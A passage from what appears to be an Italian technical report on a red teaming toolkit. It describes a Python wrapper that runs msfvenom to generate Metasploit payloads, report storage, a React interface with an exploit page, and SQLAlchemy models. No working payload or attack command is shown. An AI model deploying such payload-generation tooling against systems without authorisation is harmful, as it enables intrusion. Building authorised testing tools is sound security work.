Il comando viene eseguito tramite subprocess.run. In caso di errore, il modulo restituisce un messaggio dettagliato e suggerimenti per la risoluzione:

```
result = subprocess.run(cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True, check=False)
if result.returncode != 0:
    error_msg = result.stderr
    # Suggerimenti specifici in base all'errore
    if "Error: One or more options failed to validate" in error_msg:
        error_msg += "\n\nQuesto payload richiede parametri aggiuntivi non supportati dalla UI..."
    logger.error(f"Error generating payload: {error_msg}")
    return {'status': 'error', 'message': f"Error generating payload: {error_msg}"}
```

Figura 54 - esecuzione comando msfvenom

e) Codifica e restituzione del payload

Il payload generato viene letto dal file temporaneo, codificato in base64 e restituito insieme a metadati utili (nome file, mime type, ecc.):

```
with open(temp_output_path, 'rb') as f:
    payload_binary = f.read()
payload_base64 = base64.b64encode(payload_binary).decode('utf-8')
return {
    'status': 'success',
    'payload_id': payload_id,
    'filename': filename,
    'payload_data': payload_base64,
    'mime_type': mime_type,
    'output': result.stdout
}
```

Figura 55 - codifica e restituzione payload

Gestione dei Report: Il Report Manager

La gestione centralizzata dei report è un aspetto fondamentale in un toolkit di red teaming, poiché consente di tracciare, archiviare e consultare in modo strutturato i risultati delle attività di reconnaissance ed exploitation.

Il modulo `report_manager.py` implementa la classe `ReportManager`, che funge da punto di accesso unico per la creazione, il salvataggio, l'aggiornamento e il recupero dei report nel database.

Il **Report Manager** è progettato per:

- Astrarre la logica di interazione con il database, delegando le operazioni CRUD ai repository sottostanti.
- Fornire un'interfaccia semplice e coerente per la gestione dei report, indipendentemente dallo strumento che li ha generati (Nmap, Amass).
- Gestire la chiusura delle sessioni di database in modo sicuro e trasparente.

Flusso di Salvataggio di un Report

Il salvataggio di un report (ad esempio, di una scansione Nmap) segue questo flusso:

```
def save_nmap_report(self, scan_results: Dict[str, Any], scan_type: str,
                    project_id: Optional[int] = None, target_id: Optional[int] = None) -> str:
    try:
        repo, session = self._get_db_repository()
        try:
            report_id = repo.save_nmap_report(scan_results, scan_type, project_id, target_id)
            logger.info(f"Saved nmap report to database with ID: {report_id}")
            return str(report_id)
        finally:
            session.close()
    except Exception as e:
        logger.error(f"Error saving nmap report: {str(e)}")
        raise
```

Figura 56 - salvataggio report nmap

Punti chiave:

- Viene aperta una nuova sessione di database tramite `_get_db_repository`.
- Il salvataggio vero e proprio è delegato al `ReportRepository`.
- La sessione viene sempre chiusa, anche in caso di errore.
- L'ID del report viene restituito come stringa per compatibilità.

Un flusso analogo è previsto per i report Amass (`save_amass_report`).

Aggiornamento e Recupero dei Report

Il Report Manager offre metodi per aggiornare i report esistenti e per recuperarne i dettagli o i riepiloghi:

```
def update_report(self, report_id: str, updated_data: Dict[str, Any]) -> bool:
    ...
    updated = repo.update_report_data(int(report_id), updated_data)
    if updated:
        logger.info(f"Successfully updated report with ID {report_id}")
        return True
    else:
        logger.warning(f"Failed to update report with ID {report_id}")
        return False
```

Figura 57 - aggiornamento report

```
def load_report_file(self, report_id: str) -> Dict[str, Any]:
    ...
    if report_id and report_id.isdigit():
        report = repo.get_report_by_id(int(report_id))
    ...
    return report
```

Figura 58 - recupero report

Architettura e Implementazione del Frontend (React)

Questo capitolo illustra l'architettura, le tecnologie e l'implementazione dell'interfaccia utente (frontend) del Red Teaming Toolkit. Il frontend è responsabile della presentazione dei dati, dell'interazione con l'utente e della comunicazione con le API del backend per recuperare informazioni ed eseguire azioni. È stato progettato come una Single Page Application (SPA) per offrire un'esperienza utente fluida e reattiva.

Tecnologie e Librerie Principali

La scelta tecnologica per il frontend si è basata sull'ecosistema **React**, una libreria JavaScript dichiarativa ed efficiente per la costruzione di interfacce utente complesse. L'uso di React permette uno sviluppo basato su componenti, facilitando la riusabilità e la manutenibilità del codice.

Libreria	Versione	Descrizione
React	18.2.0	Libreria core per la costruzione dell'interfaccia utente basata su componenti.
React DOM	18.2.0	Pacchetto specifico per l'interazione di React con il DOM del browser.
React Router DOM	6.30.0	Libreria standard per la gestione del routing lato client all'interno della SPA, permettendo la navigazione tra diverse "pagine" senza ricaricare completamente il browser.
React Bootstrap	2.9.2	Libreria di componenti UI React che implementa il framework Bootstrap (v5.3.2). Fornisce componenti pronti all'uso (bottoni, form, tabelle, layout grid, modali, navbar, etc.) basati sullo stile e sulle funzionalità di Bootstrap. Questa è la libreria UI principale utilizzata nel progetto, al posto di Material UI ipotizzata in precedenza.
Font Awesome	6.4.2	Libreria di icone vettoriali ampiamente utilizzata
Axios	1.8.4	Libreria basata su Promise per effettuare richieste HTTP dal browser verso le API del backend. Facilita la gestione delle chiamate asincrone, l'invio di dati (es. JSON) e la gestione degli errori.
React Scripts	5.0.1	Parte di Create React App (CRA), questa libreria fornisce la toolchain di build, il server di sviluppo e la configurazione per l'applicazione React. Gestisce la compilazione, il bundling, l'ottimizzazione e altri aspetti dello sviluppo e della produzione.

Struttura del Progetto Frontend

La struttura del progetto, gestita da Create React App, segue convenzioni standard:




Figura 59 - struttura frontend

Cartella public/

Contiene i file statici serviti direttamente dal web server:

- **index.html**: punto di ingresso dell'app React.
- **manifest.json**: configurazione per PWA.
- **favicon.ico**, **logo.png**: icone e logo.
- **tool-logos/**: loghi degli strumenti

Cartella src/

Contiene tutto il codice sorgente dell'applicazione React.

src/pages/

Racchiude le pagine principali dell'applicazione, ciascuna rappresentante una vista o una sezione funzionale:

- **tools/**: pagine dedicate agli strumenti (Nmap, Amass, Exploit).

src/components/

Contiene i componenti riutilizzabili in più parti dell'applicazione.

src/assets/

Contiene asset statici come file CSS globali o tematici.

Routing e Navigazione

La gestione della navigazione e del routing nel frontend è affidata a **React Router v6**, una delle librerie più diffuse e robuste per la gestione delle SPA (Single Page Application) in React.

L'intera struttura delle pagine e delle sottopagine è definita in App.js, che funge da punto di ingresso per la logica di routing.

Struttura del Routing

Il componente principale App utilizza il provider `<Router>` per abilitare la navigazione client-side.

All'interno, il componente `<Routes>` definisce tutte le possibili rotte dell'applicazione, ognuna associata a un componente React che rappresenta una pagina o una vista. Esempio di struttura delle rotte:

```
<Router>
  <Suspense fallback={<LoadingFallback />}>
    <Routes>
      <Route path="/" element={<Layout />} />
      <Route index element={<Dashboard />} />
      <Route path="projects" element={<Projects />} />
      <Route path="projects/:projectId" element={<ProjectDetail />} />
      <Route path="reports" element={<Reports />} />
      <Route path="library" element={<Navigate to="/reports" replace />} />
      <Route path="reconnaissance/nmap" element={<NmapTool />} />
      <Route path="reconnaissance/amass" element={<AmassTool />} />
      <Route path="exploitation/metasploit" element={<ExploitTool />} />
      <Route path="tools/exploit" element={<ExploitTool />} />
      <Route path="*" element={<Navigate to="/" replace />} />
    </Routes>
  </Suspense>
</Router>
```

Figura 60 - routing frontend

Lazy Loading e Performance

Per ottimizzare le performance e ridurre il tempo di caricamento iniziale, le pagine degli strumenti principali (Nmap, Amass, Exploit) sono caricate in modalità **lazy loading** tramite React.lazy e Suspense. Questo significa che il codice relativo a queste pagine viene scaricato solo quando effettivamente richiesto dall'utente.

```
const NmapTool = lazy(() => import('./pages/tools/NmapTool'));
const AmassTool = lazy(() => import('./pages/tools/AmassTool'));
const ExploitTool = lazy(() => import('./pages/tools/ExploitTool'));
```

Figura 61 - lazy loading

Gestione delle Rotte Dinamiche

La rotta `/projects/:projectId` utilizza un parametro dinamico (`:projectId`) per visualizzare i dettagli di un progetto specifico. Questo pattern è utilizzato per tutte le entità che richiedono una visualizzazione dettagliata basata su un identificatore.

```
<Route path="projects/:projectId" element={<ProjectDetail />} />
```

Figura 62 - gestione rotte dinamiche

Pagine Principali

Il frontend del toolkit è organizzato in una serie di pagine principali (views) che rappresentano le macro-sezioni operative dell'applicazione.

Ogni pagina è implementata come un componente React nella cartella `src/pages/` e, dove necessario, suddivisa in sottocomponenti o file di stile dedicati.

Dashboard

La **Dashboard** è la pagina di atterraggio dell'applicazione e offre una panoramica dello stato generale del sistema, delle attività recenti e degli strumenti disponibili.

Caratteristiche:

- Visualizzazione delle attività recenti tramite il componente `ActivityTimeline`.
- Accesso rapido alle principali azioni.

Projects

La pagina **Projects** mostra la lista di tutti i progetti di red teaming gestiti dal toolkit, con possibilità di ricerca e creazione di nuovi progetti.

Caratteristiche:

- Tabella o lista dei progetti con nome, stato, fase, data di aggiornamento.
- Pulsante per la creazione di un nuovo progetto (`CreateProject`).
- Link diretto al dettaglio del progetto.

ProjectDetail

La pagina **ProjectDetail** mostra tutte le informazioni relative a un singolo progetto, tra cui:

- Dettagli generali (nome, descrizione, fase, stato).
- Lista dei target associati.
- Risorse collegate (file, diagrammi, documenti).
- Report generati.
- Timeline delle attività specifiche del progetto.

Reports

La pagina **Reports** consente di visualizzare, filtrare ed esportare tutti i report generati dagli strumenti integrati (Nmap, Amass).

Caratteristiche:

- Tabella o lista dei report con metadati (tool, target, data, stato).
- Visualizzazione dettagliata del singolo report.
- Esportazione in vari formati (PDF, JSON, ecc.).
- Link diretto al progetto o target associato.

Tools

Le pagine degli strumenti sono raccolte in `src/pages/tools/` e offrono interfacce dedicate per la configurazione, l'esecuzione e la visualizzazione dei risultati di ciascun tool.

a) NmapTool

Permette di configurare e avviare scansioni Nmap, visualizzare i risultati e accedere ai report generati.

Caratteristiche:

- Form di configurazione (target, tipo scansione, opzioni avanzate).
- Visualizzazione in tempo reale dello stato della scansione.
- Esportazione e salvataggio dei risultati.

b) AmassTool

Interfaccia per la raccolta di informazioni OSINT e discovery di sottodomini tramite Amass.

Caratteristiche:

- Input dominio/target.
- Selezione modalità (passive, active, intel).
- Visualizzazione dei sottodomini trovati e dei relativi dettagli.

c) ExploitTool

Gestione della generazione di payload e dell'avvio di exploit tramite Metasploit.

Caratteristiche:

- Selezione payload, configurazione parametri.
- Generazione e download del payload.

Considerazioni Finali

- Ogni pagina è progettata per essere autonoma, ma integrata con il resto dell'applicazione tramite componenti riutilizzabili e API condivise.
- La navigazione tra le pagine è fluida e gestita tramite React Router.
- L'interfaccia è pensata per guidare l'utente nelle attività di red teaming, dalla creazione del progetto fino all'analisi dei risultati.

Componenti Riutilizzabili

Il frontend del toolkit è progettato secondo i principi della **modularità** e del **riuso**. I componenti riutilizzabili sono raccolti nella cartella `src/components/` e rappresentano blocchi funzionali e stilistici che possono essere impiegati in più pagine o contesti, garantendo coerenza visiva, facilità di manutenzione e sviluppo rapido

Sidebar di Navigazione

La Sidebar è il componente centrale per la navigazione tra le varie sezioni e fasi del toolkit. Supporta sia voci statiche (es. Progetti, Library) sia fasi dinamiche (Reconnaissance, Exploitation) con strumenti annidati.

Caratteristiche:

- Espansione/collasso delle fasi.
- Navigazione diretta tramite `<Link>`.
- Visualizzazione dei loghi degli strumenti.
- Gestione di sezioni speciali (Progetti, Library).

ToolCard

Il componente ToolCard è utilizzato per rappresentare in modo compatto e visivo ciascuno strumento disponibile, mostrando nome, descrizione, icona e un pulsante per accedere rapidamente alla pagina dello strumento.

Caratteristiche:

- Visualizzazione di nome, descrizione e icona.
- Pulsante di accesso rapido.

ActivityTimeline

Questo componente mostra la timeline delle attività recenti (report generati), con icone, stato, timestamp e link diretto al report.

Caratteristiche:

- Fetch asincrono delle attività recenti tramite API.
- Icone e colori diversi in base allo strumento e allo stato.
- Link diretto ai report generati.

Gestione degli Stili

Gli stili sono gestiti sia tramite file CSS globali (`App.css`, `index.css`) sia tramite file CSS specifici per pagina o componente (es. `NmapTool.css`, `Sidebar.css`). Questo approccio garantisce modularità e facilità di manutenzione.

Database

Schema del database

Il cuore pulsante dell'applicazione risiede nel suo sistema di persistenza dei dati, attentamente progettato per garantire integrità, coerenza e accessibilità delle informazioni relative alle complesse attività di red teaming. La scelta architetturale fondamentale è ricaduta su un **modello di database relazionale**, una decisione ponderata che si allinea strategicamente con la natura intrinsecamente strutturata e interconnessa dei dati gestiti. Progetti, target, report di scansione e risorse correlate non sono entità isolate, ma partecipano a una rete di relazioni ben definite che il modello relazionale è in grado di rappresentare con eccezionale chiarezza ed efficacia.

L'adozione di un paradigma relazionale, implementato tramite l'Object-Relational Mapper (ORM) **SQLAlchemy**, offre vantaggi significativi rispetto ad alternative come i database NoSQL. Sebbene questi ultimi eccellano in scenari con dati non strutturati o requisiti di scalabilità orizzontale estrema, la nostra applicazione beneficia maggiormente della **forte consistenza**, dell'**integrità referenziale** e delle **potenti capacità di interrogazione** offerte dal modello relazionale. La capacità di definire vincoli rigorosi tra le tabelle (ad esempio, assicurando che ogni report sia collegato a un progetto e/o target esistente) previene l'insorgere di anomalie nei dati e garantisce l'affidabilità delle informazioni, un aspetto cruciale nelle operazioni di sicurezza. Inoltre, la maturità del linguaggio SQL e degli strumenti associati permette di formulare query complesse per estrarre insight preziosi dalle relazioni tra le diverse entità, supportando analisi approfondite e la generazione di report dettagliati.

SQLAlchemy, in particolare, funge da ponte elegante tra il mondo orientato agli oggetti del codice Python dell'applicazione e lo schema relazionale sottostante. Questo strato di astrazione non solo semplifica le operazioni di interazione con il database, traducendo le classi Python in tabelle e gli oggetti in righe, ma offre anche una notevole flessibilità, permettendo potenzialmente di supportare diversi sistemi di gestione di database (DBMS) con modifiche minime al codice applicativo.

Lo schema risultante articola le seguenti entità primarie, ciascuna modellata come una classe Python mappata su una tabella del database:

- **Project:** Incapsula le informazioni fondamentali di un progetto, fungendo da contenitore logico per tutte le attività e i dati correlati.
- **Target:** Definisce gli obiettivi specifici dell'assessment (siano essi host, reti o domini), tracciandone lo stato e le caratteristiche.
- **ScanReport:** Memorizza i risultati dettagliati delle diverse scansioni effettuate sui target, fornendo una cronologia delle scoperte e delle vulnerabilità identificate.
- **SystemLog:** Cattura gli eventi operativi e diagnostici del sistema, essenziale per il monitoraggio, il debugging e l'auditing.

Un elemento chiave dello schema è la gestione della relazione **molti-a-molti** tra le entità *Project* e *Target*. Poiché un singolo progetto può coinvolgere più target e, viceversa, un target può essere oggetto di analisi in diversi progetti, è stata introdotta una tabella di associazione dedicata, *project_targets*. Questa tabella ponte contiene semplicemente le chiavi esterne verso *projects* e *targets*, risolvendo elegantemente la complessità della relazione N:M e mantenendo la normalizzazione dello schema.

In conclusione, la progettazione dello schema del database, basata su un solido modello relazionale e implementata tramite SQLAlchemy, costituisce una base robusta e scalabile. Questa architettura non solo garantisce l'integrità e la coerenza dei dati critici gestiti dall'applicazione, ma facilita anche lo sviluppo, la manutenzione e l'evoluzione futura del sistema, fornendo le fondamenta necessarie per le funzionalità avanzate di analisi e reporting richieste dalle moderne operazioni di red teaming.




Figura 63 - diagramma ER

Modelli di dati

Seguendo i principi dell'Object-Relational Mapping (ORM) facilitati da SQLAlchemy, lo schema logico del database viene tradotto in un insieme di classi Python, note come modelli di dati. Ogni modello rappresenta un'astrazione di alto livello di una tabella del database, incapsulandone gli attributi (colonne) e le relazioni con altri modelli (tabelle). Questo approccio non solo migliora la leggibilità e la manutenibilità del codice, permettendo agli sviluppatori di interagire con il database utilizzando paradigmi orientati agli oggetti familiari, ma promuove anche una forte coesione tra la logica applicativa e la struttura dei dati sottostante. Di seguito viene fornita un'analisi dettagliata di ciascun modello definito nel sistema.

Modello *Project*:

Il modello *Project* rappresenta un singolo progetto di red teaming o penetration testing, fungendo da aggregatore logico per tutti i target, le risorse, i report e le note associate.

```
class Project(Base):
    """
    Modello per i progetti di assessment.
    """
    __tablename__ = "projects"

    id = Column(Integer, primary_key=True, autoincrement=True)
    name = Column(String(100), nullable=False, index=True)
    description = Column(Text, nullable=True)
    created_at = Column(DateTime, default=datetime.utcnow, nullable=False)
    updated_at = Column(DateTime, default=datetime.utcnow, onupdate=datetime.utcnow, nullable=False)
    status = Column(String(50), default="active", nullable=False)
    phase = Column(String(50), default="discovery", nullable=False)
    notes = Column(Text, nullable=True)
    fs_path = Column(String(255), nullable=True)

    # Relazioni
    targets = relationship("Target", secondary=project_targets, back_populates="projects")
    reports = relationship("ScanReport", back_populates="project")
    resources = relationship("ProjectResource", back_populates="project")
```

Figura 64 - modello project

Analisi degli Attributi e Relazioni:

- L'attributo *id* funge da chiave primaria, garantendo l'unicità di ogni record di progetto.
- Il *name* è indicizzato (*index=True*) per ottimizzare le query che filtrano o ordinano per nome del progetto, un'operazione frequente nell'interfaccia utente.
- Gli attributi *status* e *phase* utilizzano stringhe con valori predefiniti e vincolati per tracciare il ciclo di vita e lo stato di avanzamento del progetto.
- L'inclusione di *fs_path* facilita l'integrazione con il filesystem, permettendo di collegare un progetto a una directory specifica contenente artefatti non direttamente memorizzati nel database.
- Le relazioni definite da *relationship* (*targets*, *reports*, *resources*) sono fondamentali: *targets* implementa la relazione molti-a-molti con *Target* attraverso la tabella di associazione *project_targets*; *reports* e *resources* definiscono relazioni uno-a-molti, indicando che un progetto può contenere molteplici report e risorse. L'argomento *back_populates* assicura la bidirezionalità della relazione a livello ORM, mantenendo la coerenza tra gli oggetti correlati.

Modello *Target*:

Il modello *Target* rappresenta un singolo elemento sottoposto ad analisi all'interno di uno o più progetti. Questo può variare da un indirizzo IP specifico a un intero dominio o sottorete.

```
class Target(Base):
    """
    Modello per i target di un progetto.
    """
    __tablename__ = "targets"

    id = Column(Integer, primary_key=True, autoincrement=True)
    name = Column(String(100), nullable=True)
    address = Column(String(255), nullable=False, index=True)
    target_type = Column(String(50), default="host", nullable=False)
    status = Column(String(50), default="pending", nullable=False)
    risk_level = Column(Float, default=0.0, nullable=False)
    created_at = Column(DateTime, default=datetime.utcnow, nullable=False)
    updated_at = Column(DateTime, default=datetime.utcnow, onupdate=datetime.utcnow, nullable=False)
    notes = Column(Text, nullable=True)
    meta_info = Column(Text, nullable=True)

    # Relazioni
    projects = relationship("Project", secondary=project_targets, back_populates="targets")
    reports = relationship("ScanReport", back_populates="target_obj")
```

Figura 65 - modello target

Analisi degli Attributi e Relazioni:

- L'*address*, campo chiave per l'identificazione del target, è indicizzato per accelerare le ricerche basate sull'indirizzo.
- *target_type* e *status* categorizzano il target e ne tracciano lo stato nel processo di analisi.
- *risk_level* offre una metrica quantitativa per la valutazione del rischio associato al target.
- L'attributo *meta_info*, di tipo *Text*, è progettato per memorizzare dati aggiuntivi in formato JSON. Questa scelta offre grande flessibilità, permettendo di associare al target informazioni eterogenee (es. sistema operativo rilevato, porte aperte specifiche, versioni software) senza dover modificare rigidamente lo schema del database per ogni nuovo tipo di metadato. I metodi *set_metadata* e *get_metadata* (presenti nel codice completo) incapsulano la logica di serializzazione/deserializzazione JSON.
- La relazione *projects* riflette la controparte della relazione multi-a-molti definita nel modello *Project*. La relazione *reports* indica che un target può essere l'oggetto di molteplici scansioni.

Modello *ScanReport*:

ScanReport è progettato per archiviare i dati grezzi e processati derivanti dalle scansioni di sicurezza effettuate tramite diversi strumenti.

```
class ScanReport(Base):
    """
    Modello per i report di scan generico (base class).
    """
    __tablename__ = "scan_reports"

    id = Column(Integer, primary_key=True, autoincrement=True)
    tool = Column(String(50), nullable=False, index=True)
    scan_type = Column(String(50), nullable=False)
    timestamp = Column(DateTime, default=datetime.now, nullable=False, index=True)
    target = Column(String(255), nullable=True)
    data = Column(Text(16777215), nullable=False)

    # Campi per l'integrazione con i progetti
    project_id = Column(Integer, ForeignKey('projects.id'), nullable=True)
    target_id = Column(Integer, ForeignKey('targets.id'), nullable=True)
    vulnerability_count = Column(Integer, default=0)
    mitigation_available = Column(Boolean, default=False)
    mitigation_data = Column(Text(16777215), nullable=True)
    stored_on_fs = Column(Boolean, default=False)
    fs_path = Column(String(255), nullable=True)

    # Relazioni
    project = relationship("Project", back_populates="reports")
    target_obj = relationship("Target", back_populates="reports")
```

Figura 66 - modello scanReports

Analisi degli Attributi, Relazioni e Indici:

- L'attributo *data* utilizza un tipo *Text* potenzialmente mappato su *MEDIUMTEXT* in MySQL per accomodare output di scansione voluminosi in formato JSON. La scelta del JSON offre flessibilità per immagazzinare strutture dati complesse e variabili prodotte da diversi tool.
- Le chiavi esterne *project_id* e *target_id* collegano il report al suo contesto progettuale e al target specifico, permettendo query aggregate e navigazione tra entità correlate. Sono *nullable=True* per supportare report non strettamente legati a un progetto/target definito nel sistema (sebbene la logica applicativa possa imporre vincoli più stringenti).
- *vulnerability_count*, *mitigation_available*, e *mitigation_data* rappresentano metadati derivati o aggiuntivi rispetto ai dati grezzi, utili per sintesi e analisi rapide.
- I campi *stored_on_fs* e *fs_path* abilitano uno scenario ibrido in cui report particolarmente grandi possono essere archiviati sul filesystem, mantenendo solo i metadati nel database.
- La relazione *target_obj* (rinominata da *target* per evitare collisione con l'omonimo campo stringa) stabilisce il legame con il modello *Target*.

Modello SystemLog:

Infine, il modello *SystemLog* fornisce un meccanismo standard per la registrazione di eventi operativi, errori e informazioni diagnostiche generate dai vari componenti dell'applicazione.

```
class SystemLog(Base):  
    """  
    Modello per i log di sistema.  
    """  
    __tablename__ = "system_logs"  
  
    id = Column(Integer, primary_key=True, autoincrement=True)  
    logger_name = Column(String(100), nullable=False, index=True)  
    level = Column(String(20), nullable=False, index=True)  
    message = Column(Text, nullable=False)  
    timestamp = Column(DateTime, default=datetime.utcnow, nullable=False, index=True)  
    details = Column(Text, nullable=True)
```

Figura 67 - modello systemLog

Analisi degli Attributi e Indici:

- *logger_name* e *level* sono indicizzati per permettere un filtraggio efficiente dei log per sorgente o livello di criticità.
- *timestamp* è indicizzato per ricerche basate sul tempo, fondamentali nell'analisi dei log.
- Similmente a *Target* e *ScanReport*, l'attributo *details* (Text/JSON) offre un contenitore flessibile per informazioni contestuali strutturate (es. traceback di errori, parametri di richiesta).

Sintesi model.py

In sintesi, questi modelli di dati, definiti tramite SQLAlchemy, forniscono una rappresentazione strutturata, relazionale e orientata agli oggetti dei dati gestiti dall'applicazione, costituendo la base per tutte le operazioni di creazione, lettura, aggiornamento ed eliminazione (CRUD) eseguite dal sistema. La progettazione include considerazioni sulla flessibilità (uso di JSON), sulle prestazioni (indicizzazione mirata) e sull'integrità referenziale (uso di chiavi esterne e relazioni ORM).

Gestione della Persistenza: La classe ProjectRepository

La classe ProjectRepository rappresenta la logica di accesso e manipolazione dei dati relativi ai progetti, target, risorse e report all'interno del database del toolkit. Essa funge da **Repository Pattern**, incapsulando tutte le operazioni CRUD (Create, Read, Update, Delete) e le logiche di associazione tra le entità principali.

L'obiettivo di questa classe è fornire un'interfaccia centralizzata e riutilizzabile per tutte le operazioni sui dati, separando la logica applicativa dalla logica di persistenza. Questo approccio migliora la manutenibilità e testabilità del codice. La classe viene inizializzata con una sessione di database SQLAlchemy e, opzionalmente, con un gestore del filesystem per la gestione delle directory dei progetti:

```
def __init__(self, db: Session, project_fs: Optional[ProjectFilesystem] = None):
    self.db = db
    self.project_fs = project_fs
    logger.info("ProjectRepository inizializzato")
```

Figura 68 - inizializzazione projectRepository

Creazione di un progetto

La creazione di un nuovo progetto avviene tramite il metodo create_project, che si occupa sia dell'inserimento nel database sia della creazione della directory su filesystem (se richiesto):

```
def create_project(self, name: str, description: str = None, phase: str = "discovery",
                  status: str = "active", notes: str = None) -> Optional[int]:
    # ... creazione oggetto Project ...
    self.db.add(project)
    self.db.commit()
    self.db.refresh(project)
    # Creazione directory su filesystem
    if self.project_fs:
        project_path = self.project_fs.create_project_directory(name)
        project.fs_path = project_path
        self.db.commit()
```

Figura 69 - creazione di un progetto

Calcolo del rischio di progetto

Un aspetto interessante è il calcolo del rischio aggregato di un progetto, basato sui livelli di rischio dei target associati:

```
def calculate_project_risk(self, project_id: int) -> Dict[str, Any]:
    risk_levels = [t.risk_level for t in targets]
    avg_risk = sum(risk_levels) / len(risk_levels)
    max_risk = max(risk_levels)
    high_risk_targets = sum(1 for r in risk_levels if r >= 7.0)
    return {
        "avg_risk": round(avg_risk, 2),
        "max_risk": max_risk,
        "targets_count": len(targets),
        "high_risk_targets": high_risk_targets
    }
```

Figura 70 - calcolo del rischio di progetto

Gestione dei Report: La classe ReportRepository

La classe ReportRepository si occupa della gestione centralizzata dei report generati dagli strumenti di scansione e attacco (come Nmap, Amass, Metasploit) all'interno del database. Implementa il **Repository Pattern** per isolare la logica di persistenza e manipolazione dei report dal resto dell'applicazione.

Questa classe fornisce un'interfaccia unica per tutte le operazioni CRUD (Create, Read, Update, Delete) sui report, oltre a metodi specifici per la gestione dei diversi tipi di report. L'inizializzazione richiede una sessione di database SQLAlchemy:

```
def __init__(self, db: Session):
    self.db = db
    logger.info("ReportRepository inizializzato")
```

Figura 71 - inizializzazione reportRepository

Salvataggio dei Report

Il metodo principale per il salvataggio dei report è save_report, che accetta parametri generici e salva un oggetto ScanReport nel database:

```
def save_report(self, tool: str, scan_type: str, data: Dict[str, Any], target: Optional[str] = None,
                project_id: Optional[int] = None, target_id: Optional[int] = None) -> int:
    report = ScanReport(
        tool=tool,
        scan_type=scan_type,
        target=target,
        timestamp=datetime.now(TIMEZONE),
        project_id=project_id,
        target_id=target_id,
        stored_on_fs=False,
        fs_path=None
    )
    report.set_data(data)
    self.db.add(report)
    self.db.commit()
    self.db.refresh(report)
    return report.id
```

Figura 72 - salvataggio report

Ricerca e Filtraggio

La classe offre metodi per elencare i report, con filtri per tool, progetto, target e limite massimo di risultati:

```
def list_reports(self, tool: Optional[str] = None, project_id: Optional[int] = None,
                 target_id: Optional[int] = None, limit: int = 100) -> List[Dict[str, Any]]:
    query = self.db.query(ScanReport)
    if tool:
        query = query.filter(ScanReport.tool == tool)
    if project_id is not None:
        query = query.filter(ScanReport.project_id == project_id)
    if target_id is not None:
        query = query.filter(ScanReport.target_id == target_id)
    query = query.order_by(desc(ScanReport.timestamp)).limit(limit)
    reports = [report.to_dict() for report in query.all()]
    return reports
```

Figura 73 - ricerca e filtraggio report

Gestione dei Log: La classe LogRepository

La classe LogRepository si occupa della gestione centralizzata dei log di sistema all'interno del database. Implementa il **Repository Pattern** per isolare la logica di persistenza e manipolazione dei log dal resto dell'applicazione, garantendo così una tracciabilità robusta e consultabile delle attività e degli eventi rilevanti.

Salvataggio dei Log

Il metodo principale per il salvataggio dei log è `save_log`, che accetta parametri come nome del logger, livello di severità, messaggio e dettagli opzionali. I log vengono salvati come oggetti `SystemLog` nel database:

```
def save_log(self, logger_name: str, level: str, message: str, details: Optional[Dict[str, Any]] = None) -> int:
    log_entry = SystemLog(
        logger_name=logger_name,
        level=level,
        message=message,
        timestamp=datetime.now(TIMEZONE)
    )
    if details:
        log_entry.set_details(details)
    self.db.add(log_entry)
    self.db.commit()
    self.db.refresh(log_entry)
    return log_entry.id
```

Figura 74 - salvataggio log

Gestione errori: In caso di errore, viene effettuato il rollback della transazione e viene stampato un messaggio di debug, senza generare ulteriori log per evitare ricorsione.

Recupero dei Log

Il metodo `get_logs` permette di recuperare i log dal database, con la possibilità di applicare diversi filtri:

- **logger_name:** Filtra per nome del logger.
- **level:** Filtra per livello di severità (DEBUG, INFO, WARNING, ERROR, CRITICAL).
- **start_time / end_time:** Filtra per intervallo temporale.
